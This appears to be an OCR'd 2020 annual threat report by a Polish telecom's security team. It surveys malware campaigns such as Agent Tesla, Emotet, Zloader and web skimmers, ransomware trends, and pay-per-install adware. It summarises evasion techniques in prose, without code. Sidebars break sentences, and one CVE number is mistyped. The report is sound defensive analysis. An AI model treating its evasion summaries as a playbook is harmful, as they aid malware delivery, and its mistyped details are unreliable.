The first weeks of the year did not seem to bring any changes. Although the Emotet that was dominant in 2019 gave way to other malware families, the proportions and types of attacks were related to the last quarter of the previous year. From among the numerous, yet known threats, the malware known as **Agent Tesla** came to the fore.

Agent Tesla is a popular RAT offered in the Malware as a Service on the cybercriminal market. Being equipped with modules for stealing passwords to numerous accounts and services, **Agent Tesla** made a name for itself on the list of malware that is most common on the devices of Internet users in Poland and in the world. It's popular due to the wide range of possible methods of exfiltration of stolen data, which hinder detection: smtp, ftp, and from the version 3 also telegram, as well as modernized obfuscation techniques at the stage of code execution and device infection. The version 2 offered a .NET loader module that downloaded fragments of the code encoded in base64 from popular (and therefore difficult to block) websites for file sharing, such as pastebin. Once all the fragments were placed on the end device, they were merged, decoded and launched by the module, thus initiating the second phase of infection.

The third version additionally enriches and speeds up the process of obfuscating the code. Also, it allows you to overwrite and disrupt the functioning of the anti-malware module built into Windows10 - AMSI.

Even though the attack vector itself mostly used techniques of e-mail spear-phishing, the first module was often hid in files other than the Office ones, and the companies Agent Tesla impersonated throughout the year also include at least two Polish banks.

The beginning of the year also saw the emergence of a new actor on the malware market, which quickly hit Poland as well - **the GuLoader.** As the name suggests, the GuLoader downloads other malware onto the victim's station. His partners most often included RATs (Agent Tesla, Parallax, NanoCore or Remcos), but also stealers - Formbook and Lokibot. The malware written in VisualBasic6 was distinguished above all by its distribution. E-mails spoofing large banks (in Poland, e.g. PKO BP) were carefully faked, and the link to the attached invoice did not lead to downloading an archive or Office file on some kind of a dubious website, but it led to popular websites for file sharing, such as Dropbox or Google Drive. In addition to this, the malware itself, which was hard-coded with XOR keys, prevented Google's detection engines from analyzing the content of the downloaded file and using any preventive mechanism before launching it.

Another actor - **Mozi** - joined the IOT Botnets - Mirai and Gafgyt - that have been functioning for some time now. **Mozi** is another development based on the source code of its large predecessors, capable of creating a Peer-to-Peer Botnet that can conduct DDOS attacks, steal data or execute a code remotely. Its main target were unpatched routers and DVRs, which made it possible for the third largest botnet of UNIX-type devices to be built.

One of the interesting vulnerabilities, which was published in the first quarter, was the one with the number CVE-202-0601 concerning the Windows10 operating system. It allowed for signing the generated certificate with any name of the Microsoft CA domains, trusted by default on stations with Windows system. Not only did such a vulnerability make it possible to carry out Man-In-The-Middle attacks in a way that made detection much more difficult, but also created the possibility of signing your own software with a "trusted" certificate from the Redmond company. The latter use gained more popularity among the threats detected in the Orange Polska network.

Dotpay smishing was still prevailing among the scams. However, they impersonated not only delivery companies, but also operators of energy networks or gas pipelines. The secondary market shoppers, in turn, were still exposed at the risk of scams related to Blik payments. In their case, it is impossible to retrieve one's means even if the scam is immediately discovered. There were also scams in social media, which the clients of the Millenium bank experienced first-hand. They were sent fake ads, which, under the disguise of funds distribution by the bank, contained links to phishing sites where sensitive data was extorted.

[5] Dead Botnet networks and the malware from the downloader family have been excluded from the above lists

Year of the Rat!

According to the Chinese calendar, 2020 was the year of the Rat and lasted from January 25, 2020 to February 11, 2021. Why are we talking about this? Because RATs (Remote Access Tool) filled the list of the most popular threats of 2020, and newer and newer malspam campaigns, especially those using the pandemic, mushroomed.

A very interesting campaign occurred in mid-March. Cybercriminals persuaded their potential victims to install Corona Antivirus software available for Windows operating systems. According to the creators, the application was designed by scientists from the Harvard University and used artificial intelligence to actively protect against coronavirus, but only when it was running. In fact, the BackNET RAT - the remote-access Trojan - was installed on the victims' computers, allowing DDoS attacks to be conducted, taking screenshots, using keyloggers, stealing cookies and saved passwords, and hijacking cryptocurrency wallets.

From early April, we've been observing a strong increase in one of the - as it turned out later - most common threats of 2020, i.e. Tesla Agent. Many SOC teams around the world were losing sleep over this advanced RAT, acting as a keylogger and information thief. The software was distributed via malspam, in this case the social engineering aspects were also taken into account. The subject of the message contained the word "urgent", and the whole subject was written in capital letters and reported the first results of the COVID-19 vaccine tests. This case perfectly illustrates how cybercriminals will use global news and public concern to increase efficiency of attacks.

Another high-profile attack using legal remote-management software occurred in May. In this case, the hackers used the fully legal NetSupport Manager application for their evil purposes. The victim received an e-mail allegedly from the Johns Hopkins University, which was the main source of news about COVID-19 at the time. In the e-mail, the criminals offered daily updates on the number of infections and deaths around the world. The message was supplemented with an attachment - an innocent-looking Excel file - which upon opening launched malicious macros, thus downloading NetSupport Manager to the victim's device. After a successful installation process, in the final stage the malware downloaded additional components: a VBS script and a fully obfuscated PowerSploit script enabling communication with C2 servers. Interestingly, NetSupport Manager had already been used by the well-known group of hackers - TA505.

Bartłomiej Zieliński


Second Quarter of 2020

The end of the first quarter coincides with the introduction of the epidemiological status in Poland. Everyone had to adapt in a highly dynamic way to functioning in social isolation.

The wave of fear, almost panic, was gaining strength day by day. Since the opportunity makes the thief, the first scams and attacks with the COVID motive appeared immediately. Fear of infection, the need to stock up on food and cleansers, demand for face masks were the perfect starting point for scam, extortion and theft. And with life going online even more than usual, crimes followed it.

It started with phishing Facebook login details, i.e. fake ads flooding us with sensational reports on the coronavirus. In order to display the actual content of the news, the website requested additional login, allegedly to confirm the identity and verify the age of the recipients.

Everything was impersonated. From companies selling face masks, cleansers or even drugs against COVID, through infection maps and apps for health monitoring, to government institutions offering vaccinations against the fee with the order of priority or signing up for the Anti-Crisis Shield programme. Even the charity auctions at which funds were collected to help the health service were affected.



However, everything ended the same way - either with the theft of money that was paid with good intentions, or with the malware installed on the device of an unaware victim.

At the turn of the first and second quarters there was a drastic increase in the popularity of applications enabling work from home - tools for remote computer administration and programs enabling group work and videoconferencing. The consequences are not difficult to predict. Remote administration tools, RAT in short, apart from the legal ones (such as TeamViewer or AnyDesk), gave rise to versions managed and distributed by cybercriminals (Remcos, RMS, AmmyAdmin), while videoconferencing systems, in addition to numerous acts of impersonation, had to deal with a dynamic response to subsequent reports of errors and vulnerabilities of which hackers took advantage without hesitation. The the popular zoom.us became the biggest target. Thousands of its clones were registered at the DNS operators. It should be emphasised, though, that numerous vulnerabilities and clear negligence (lack of properly implemented E2E encryption, the possibility of remote theft of domain passwords via UNC links) were addressed not only by hackers or security researchers, but also by developers. Consequently, they were being regularly improved.

Other malware families - Danabot, Hancitor and njRAT - became active again after the pandemic. However, it is the appearance of Zloader that can be considered the most interesting campaign of the second quarter in the Orange network. Zloader a.k.a. Terdot is a popular Zeus Banker distributed as a loader that, when launched on the victim's station, downloads, delivers and installs the main Zbot module responsible for the man-in-the-browser attacks, which consist in the theft of financial means by replacing the data entered by the user of the infected data station with those defined by cybercriminals. Suppressed over the years by other banking Trojans, including the Zeus Panda Banker, it naturally gave way to much competition to come back with a new opening. It's just not that quite. Zloader, or rather Silent Night, as the authors themselves put it, is a completely new threat that clearly draws on the Terdot source code. Developed regularly and dynamically (several updates a month) in the malware-as-a-service model, supplemented with better techniques that hinder detection during sandbox analysis, a new DGA algorithm, as well as obfuscation of string characters, it made a successful debut and did not disappear from the map of threats detected in the Polish network until the end of the year. The main reason for this was the skillful use of Excel 4.0 (XLM) macro functionalities dating back to 1992 to hide and execute the script that initializes the download and launch of malware on the victim's station, in a way that was initially virtually undetectable by any dynamic malware analysis engines.

What is its efficiency about and how does XLM differ from the newer VBA? Excel4.0 macros are a native Excel function used by legal applications, and they are responsible for performing basic functions within the spreadsheet, which means that they cannot be blocked preventively. However, large-scale attacks with this technique were not identified until 2020.

When the first campaigns broke out, there were no means to detect them or skillfully block them in a way similar to the newer, regularly utilized techniques based on VBA. In this way, the code, executed inside individual lines, got to the spreadsheets. The technique itself is constantly evolving. In the original version, the macro could be read from a running Excel sheet, and the code in individual lines was written in plain text. However, with subsequent attacks, in direct proportion to time, in which security analysts learned to detect attacks, a new version appeared on the network. It was complemented with obfuscation techniques, mechanisms of hiding forms with a macro or functions that use WinAPI to load DLL libraries used in the second phase of the infection. Excel 4.0 has proven to be a remarkable alternative to VBA macros. Apart from Zloader, Agent Tesla, Danabot, Trickbot or Ursnif began to be distributed in the same quarter.

In the second quarter, numerous data leaks of Polish companies and institutions took place. From March on, information about leaks in other entities appeared in the sector media at least several times a month. It all started with the database of 260,000 customers of the loan company MoneyMan, then there were the following shops: Exerion.pl, Cyfrowe.pl, zippo.pl Decathlon, the Gemini pharmacy chain, and the Fortum electricity supplier, and even the database of the National School of Judiciary and Public Prosecution. As a result of the attack, the data of students of the Warsaw University of Technology also leaked to the network, and two more universities: the SWPS and the Collegium da Vinci fell victim to a ransomware attack. Of course, the pandemic favors the attackers rather than the victims. Solutions for remote access for employees, often worked out in a hurry, raise many reservations, but not all leaks can be ascribed to unauthorized access by third parties. There are also negligence and human error or lack of proper awareness of people managing or processing personal data of their clients or business partners.

Third Quarter of 2020

The third quarter, which was the holiday period, was also disturbed by the coronavirus. Although the number of incidents usually decreases significantly, this time the differences between this and other quarters blurred and flattened, while the activity of cybercriminals remained high.

Although the number of identified malware families active in the third quarter fell by about 20% compared to the record result of the previous quarter, this does not mean that there were no new threats or infamous returns in the network. The key one of them was the return of the last year's leader among malware on the commercial market, i.e. Emotet.

After several months of inactivity, the criminal group TA542 (a.k.a. MummySpider) was back again and launched its flagship product in new malspam campaigns. The return was connected with the update of distribution techniques and methods and a new partner in the malware delivery chain - Qakbot. Although Emotet infections, leading to the download of TrickBot, were identified in the Orange network, events with Qbot prevailed. Any internal conflicts can be barely noticed here. It was rather another offer of cooperation between the Russian-speaking

Card Skimming in the Era of Pandemic...

At the end of the first quarter of 2020, an increase in network attacks using web skimmers, i.e. a malicious code embedded in online payment sites, was observed. The attack was targeted mainly at the e-commerce industry, in particular online storesMost commonIncrease in this type of incidents was caused by the world lockdownresulting from the ongoing pandemic. Commerce and payments moved to the Internet, which turned out to be a real titbit for cybercriminals.

An interesting finding was the JavaScript skimmer that impersonated the legal CloudFlare library - Rocket Loader used to improve the loading time of the site. The attackers created an almost identical reply, registering at the same time a specially fabricated http[.]ps domain to make it look even more like the original. Of course, when analysing the source code, it's easy to see that they were two completely different scripts. One of them had an obfuscated version of the code, while the other was recognizable as a legitimate CloudFlare library.

Another, no less interesting incident detected in May 2020 was a skimmer impersonating a favicon, i.e. icons placed next to the address in the browser bar used to identify the site. For the purpose of the attack, a website was created, allegedly offering thousands of images and icons for download, which in actually brokered the operation theft credit card data. Importantly, the content of the website was fully stolen from another legitimate site. While shopping online on an infected website, the server returned a fake credit card payment panel instead of displaying an image. The site content was dynamically loaded so as to replace the legal option of PayPal payments.


The biggest wave of attacks using web skimmers occurred in the autumn of 2020. It was then that mass attacks took place, targeting online stores that use the already unsupported Magento 1 software. Customers that made payments on the infected websites were at risk of losing sensitive data. The entire operation is ascribed to the cybercriminal group known as the Magecart Group 12. One of the biggest victims of this attack was the international Costway store operating in many countries around the world, including Poland.

We can expect online skimming activity to increase in the upcoming months. The popularity of online shopping, shaped during the lockdown, will stay with us for a long time.

Bartłomiej Zieliński

groups. Especially because this one turned out to be extremely successful. The return of Emotet was observed around mid-July. In the inboxes there were messages resembling another reply to a real conversation, stolen in previous campaigns and now used against other parties of the conversation. Simultaneously, e-mail campaigns (most often constructed in our native language) were implemented to impersonate well-known brands or use the main coronavirus theme to cheat their targets.

Some experimentation has also been done with methods of delivering a script that initiates loading and executing the actual code. We have already mentioned the use of Excel 4.0 macros, but most of the campaign was still based on Word files. However, it was only the executable file that the TA542 developers spent the most time on. The first change about the loader module was hiding suspicious APICall queries in strings, and the second one was to mix malicious payload with absolutely harmless and useless codein order to trick security systems that analyze the content of individual sections of executable files. Shellcode itself has also been complemented with techniques aimed at omitting detection, such as filling the DOS header section with zeros in the place where the file extension identifier should be by default.



Ransomware or stealing and encrypting - another small evolution of the business model.

This is the second year in a row when ransomware activity in the Orange network does not account for even one percent of all detected malware-related events. There are not many infections, and even if they do appear, they are not the result of targeted campaigns, but the aftermath of infection with other malware, which, in a way, will place software encrypting files with a ransom note on the end device. Why are devices of average users no longer attractive to cybercriminals?
For the money. The fact that criminal groups operate like well-functioning enterprises has been known for a long time. Therefore, it is not surprising that, like any company, they also conduct market analyses and try to calculate the effectiveness of their activities and campaigns by drawing conclusions and learning from mistakes. Ransomware is simply unprofitable compared to other threats that can hit the computer of an average user. Not only does the ransom price have to appropriately match their wallet, but it may also be difficult to write a BTC deposit instruction that is understandable to the victims of all ages and levels of technological advancement. In addition, users integrate a lot of important data with Apple or Google cloud accounts, making their restoration ridiculously simple. Every new victim makes security analysts and researchers more successful at detecting, adjusting prevention mechanisms, and even working out the algorithm used to encrypt the victim's data, which enforces additional work and an unplanned break in earning money.

From an economic point of view - attacks on the commercial market simply pay off. Continuity of business activity is important to most companies, and the loss of access to some or all of sensitive data may expose the company to losses exceeding the value of the ransom proposed by criminals, which is usually well-matched to the scale and declared assets of the company. This proves the good market knowledge that characterizes most attackers. No wonder that over the course of 2020 there were more and more ransom demands not for decryption of data, but above all for keeping it secret. After all, if something can hurt business more than loss of continuity, it is a high financial penalty, collective action of clients. Let alone the damage to reputation and trust. Data theft is not only a way to strengthen the bargaining position in enforcing payments, but also a security if the company has tested and well-implemented procedures of backup and restoring systems from backups. It is also a method of additional "punishing" uncooperative corporations and exposing them to further losses. Especially since ransomware-type infections are at the end of chains of attacks with other malware in the lead role.

In Poland, 2020 saw dozens of recorded data leaks, although only a few of them openly admitted in their statements to the attack with ransom demand. Of course, publishing the detailed causes of a leak is usually not in the interest of the victim company, so announcements about unauthorized third-party access or human error should not be surprising. Pursuant to the law, the Personal Data Administrator is obliged to report to the Personal Data Protection Office (UODO) cases of data encryption (even in the event of failure to identify a leak), but this does not translate into the number of official information announced to the public. Who knows (apart from the Personal Data Protection Office, of course) how many of the discovered leaks were the result of a new business model chosen by cybercriminals?

Piotr Kowalczyk

Looking at the history and emerging functionalities of Qakbot, it is not difficult to see a clear analogy to the more popular Emotet. Qakbot, which, like Emotet, was originally the banking Trojan injecting a malicious code into the browser to "hijack" the user's session with the banking service, underwent a real evolution in 2020. Its functionalities have been enriched with modules known from Emotet and used for stealing passwords, BTC wallets or credit card data, as well as those that allow you to install additional software (including ransomware). The most interesting module, however, is the E-mail Collector, which steals e-mails from the victim's e-mail and sends them to the address defined in the server code. Such messages, used subsequently as the basis for further phishing attacks, in addition to the malicious document, could have been enriched with authentic attachments used in conversations to make the scam more authentic. Emotet was the first to use this technique, but there is no doubt who and what the authors of Qakbot chose as a model.

The network communication model also reflects the Emotet architecture in its assumptions. From the convergence used for port connections, to Proxy Bots responsible for mediating communication with infected hosts. Sounds familiar? It should. Time will tell what else they'll pick up from "the bigger brother".

Apart from Emotet, infostealers and RATs showed increased activity. The third quarter saw a campaign by Netwire (impersonating PKO BP), Android's Cerberus (campaigns impersonating Inpost), as well as Formbook (more generic phishing here) and Agent Tesla (using COVID-related threads).

But it was not only malware that posed a threat to Polish internet users. Scammers created domains impersonating the Polish banks, luring Internet users to them with the use of the website positioning mechanism in the Google search engine. This mechanism caused the users that try to enter the website from the level

of search engines were unaware that it was the scammer's site that was positioned as the default and correct one. Social media were not short of phishing either, especially Facebook. The main target of impersonating this time was Allegro, and the scams concerned both the alleged distribution of cheap electronics and the offers to activate free services.

Speaking of distribution, an unnoticeable but gradual increase in the number of malvertisment campaigns, which, through false ads with attractive prizes, persuaded the victims only to cover the cost of transport for the gift, while charging the victim's credit card with the permanent subscription, usually exceeding 200 PLN per month. Obviously, the prize never got to the extorted shipping address.

Fourth Quarter of 2020

The summary of the last quarter of 2020 must start with one of the biggest hacker attacks in years (at least since the WannaCry). It is about an effective attack on the SolarWinds company, the platform of which is used to manage and monitor customer infrastructure, including the US armed forces, NASA, NSA, White House, Secret Service, as well as many other tycoons from virtually every industry or service sector that can be associated (Fireeye, Microsoft, Intel, Cisco, Nvidia, VMware, Belkin, etc.). According to the statements of SolarWinds itself, it appears that the full number of potential victims that released malware into their infrastructure (the malware was in the package with the SolarWinds Orion software update) can be up to 18,000 corporations. The attack itself took place a few months before its initial discovery made by the author of the official report covering the incident and at the same time one of its victims - IT security company - Fireeye. We encourage you to read the report and follow subsequent disclosures about the exact course of the attack, and especially its repercussions.

What was happening in Poland? Emotet's campaign was still active, and Qakbot's alike. Agent Tesla was back in e-mails impersonating once again the PKO BP Scams through spoofing via Facebook, malspam and smishing, which were already known from the previous quarters, triggered the installation of banking Trojans on the victim's smartphones as well as created websites phishing login details or payment card numbers.

It is also worth noting the increased activity of two malware families - njRAT and Dridex. The activity of njRAT in the Orange network has been seen since the beginning of the year, but it was only in the fourth quarter that made it one of the most common events in the last three months. The increase in activity was combined with its creators using the Pastebin service for storing a malicious payload encoded in various forms. Subsequently, it was downloaded and decoded by scripts delivered through spear-phishing campaigns. Finally, a fully functional RAT was installed at the end station. As the Pastebin service is fully legal and widely used, it is not blocked, and the static analysis of the links themselves (the pastebin shortens the URLs) does not contribute to anything.

The second actor - Dridex - is a banking Trojan made by the TA505 group (a.k.a. Evil Corp) also associated with the ransomware called BitPaymer or Friedex, which, like most of the banking Trojans described, has been supplemented over the years with functions beyond the scope of the definition. In several samples analysed, Dridex was equipped with the Empire and PsExec toolkits used in the attempts to take over the domain controller and to propagate the malicious code to other stations accessible after the Netbios.


Last year, I had the opportunity to explore the mechanisms of pay-per-click mode of operation and monetization from advertising, but apart from making money from generating traffic or clicks, there are also similar processes based on the installation of the software paid by the contractor on end users' devices. This illpractice is, of course, pay-per-install, in which sellers are paid "per item".

So, how do you make money from it? It's simple. You have to start by building adware, which is potentially harmless software, often attached to the installation of another software. Most of such PUPs (Potentially Unwanted Programs) profit from displaying ads, but there are also those that go a step further - they virtually transform into a network of Botnets, often ignored by the filters of cybersecurity mechanisms due to the low severity of adware events that is commonly classified by security systems.

The process itself has a relatively low entry threshold. On this darker side of the web, you can find guides and instructions on how to run the entire campaign, from preparing a package based on the easy-to-use InstallCapital tool to configuring a WordPress add-on leading to the download of a fabricated sample. Once the unwanted software is on the station, it connects to a legal domain where the current offers and customer criteria are stored (including links to executable files). After that, all you have to do is wait for your salary.

The mechanism has proven convenient for malware authors for at least several reasons. The first advantage is that the user is reluctant to report the problem. After all, the downloading program was most often an illegal/cracked version of the software downloaded from various ware resources. The second advantage - no need to carry out the first phase of the attack. And the third - less detectability by safety engines. From the beginning of the year, this business model was used by Glupteba (malware that uses the resources of station to mine cryptocurrencies), as well as Dreambot (TOR-type Ursnif hybrid) or infostealers like Vidar, and above all Raccoon. Raccoon Stealer deserves a special mention because for the vast majority, if not for all of the events related to this malware, the attack vector was indeed malvertisment and adware. Despite choosing distribution method that is not typical of malware, it was the most common stealer in the Orange Polska network right behind Lokibot and Formbook.

Most Common Events in the fourth quarter of 2020



The end of the year in the Orange network also means an increase in malvertisment. The use of fake ads and the redirect loop to divert user traffic through the site that exploits browser vulnerabilities to install malware is decreasing year by year, but this does not prevent cybercriminals from trying to reverse this trend. The most popular threat from this group was Malsmoke - malvertising using FalloutEK to install SmokeLoader - a downloader, which, after hitting the station, infected it with stealers - Raccoon and Vidar - to steal passwords or cryptocurrency wallets. In the first attempt, being aware of the restrictions (java and the flashplayer used by the Exploit Kits are no longer supported by most browsers), malsmoke went for the quantity by placing malicious ads on popular sites for adults that generate hundreds of millions of visits monthly. Quality came with the second attempt.

What has actually caused the change? Instead of sticking to old inefficient techniques the criminals behind the malsmoke decided to launch attacks based on social engineering. After launching a fishy ad, a thrill-seeking user of one of the XXX sites was redirected to a fabricated page where an excerpt from a pornographic video was displayed. The video stopped after a few seconds, and the user could see a message saying there's an error in recovery and installation of a new Java version with a ready-made button to download a helpful add-on is needed. After launching it, a fake plug-in attracted malware to stations (mainly the previously mentioned Zloader, as well as stealers used in the previous campaigns of 2020.)

Summary of 2020 in the fixed network

2020 was undoubtedly a unique year, but certainly not a breakthrough year. In the last 12 months, no critical vulnerability has been made public that would shock the world of cybersecurity. No spectacular attack has been noted that would have reshaped the perception of security (the consequences of the SolarWinds incident in December will affect the next year). But it was an interesting year anyway.

The events of the adware and malvertisment category were once again the top threats, although campaigns with them have been slightly transformed (reduced use of exploit kits, wider distribution of malware).

No significant transformation has been seen in the ranking of malware, either. Emotet has remained one of the most common malware distributed in Poland via e-mail, yet it was not as spectacular as last year. Some of the threats went down the list, others, such as Agent Tesla, hit the top. Zloader, GuLoader, RedLine Stealer and the new IoT Botnet – Mozi - all of them are the new threats that appeared in our

Is it still terminology or semantics yet?

Malware is a fragment of an executable code. It was created to harm the user's station or their data or use them (both data and device) in an unauthorized way. This definition of mine, not entirely dictionary definition, generally defines what analysts and security experts face on a daily basis. But the terms do not end there. We know viruses, worms, backdoors, Trojans, loaders, stealers, bankers, RATs, ransomware, and with each passing year, the glossary of terms seems to grow, not shrink. But does it still make sense?

Most of the terms in the sector nomenclature have been aimed at categorizing threats and helping correctly assess their effects to, among others, predict risks and plan preventive actions. Indeed, the moment the terminology we use until today was developed, malware usually had one or two functions that made it quite easy to distinguish the banking Zeus from the worm such as the Conficker. These times are gone, and almost every criminal group in cyberspace uses malware that enables the implementation of more than one function, if not in the form of one modular code, then in the form of complementary kill-chain malwares a'la BazaarLoader of the EvilCorp group that attracts the CobaltStrike penetration tool and the Ryuk ransomare to the infected station. Even the Zloader discussed a few paragraphs earlier, in spite of its name itself being derived from the banking Zeus, has much less in common with its original than with Emotet. Remote RAT-type management of the victim's computer? No problem. Theft of access passwords, credit card data saved in the browser, or maybe cryptocurrency wallets? No problem. Using man-in-the-browser techniques or its variations to steal funds during a banking transaction? No problem! It is not worthwhile to dwell on such a basic function as the possibility of installing an additional code or executing another module after receiving the appropriate instruction from the management center.

Does all of the above discussion mean that the malware categories are currently completely unnecessary or redundant? Of course not! There are still many characteristic threats on the web. Their main activity is focused on triggering the effect expected by cybercriminals (ransomware or cryptocurrency miners). Besides, classification and ordering are inherent activities in the life of every analyst, to whom it would be a crime to be deprived of them. However, it should be remembered that everything should be moderated, and since it is increasingly difficult to classify malware families into a specific type of threats without making new definitions or terms, maybe it's time to simplify them?

Piotr Kowalczyk


ranking. The appearance of Mozi, which actually propagated most of the functions and mechanisms, only emphasizes how dynamically changing the market and how extremely useful the IoT sector is, and it is from this pool of zombie hosts that the vast majority of DDoS attacks are generated.


Despite the significant decline in the value of Bitcoin and many other competing cryptocurrencies, cyber criminals did not give up the utilization of cryptocurrency excavators in their own attacks, and even launched new ones (KingMiner, LemonDuck), or revived these seemingly unprofitable ones (Monero Miner). And given the fact that the second half of 2020 brought a gradual increase in the values of the exhange rates, the next year may be even more active in cryptojacking.


The coronavirus pandemic has not changed, but multiplied trends in cybersecurity that have been taking shape for some time, thus giving attackers additional reasons to be used in already-known attack techniques. Criminals have improved the kinds of scams and extortions. They started targeting target attack groups more carefully and using more and more tools and media. It was also influenced by the further development of Malware as a Service, and even the transformation of some of them into the Crimeware-as-a-Service phenomenon, which makes it even easier for non-technical people, but those with sufficient budget, to conduct an attack using fully professional tools or to use the data obtained during the attack.


The next year will show how the weaknesses in the security sector highlighted by the pandemic will be addressed by both Black and White Hats.


Piotr Kowalczyk

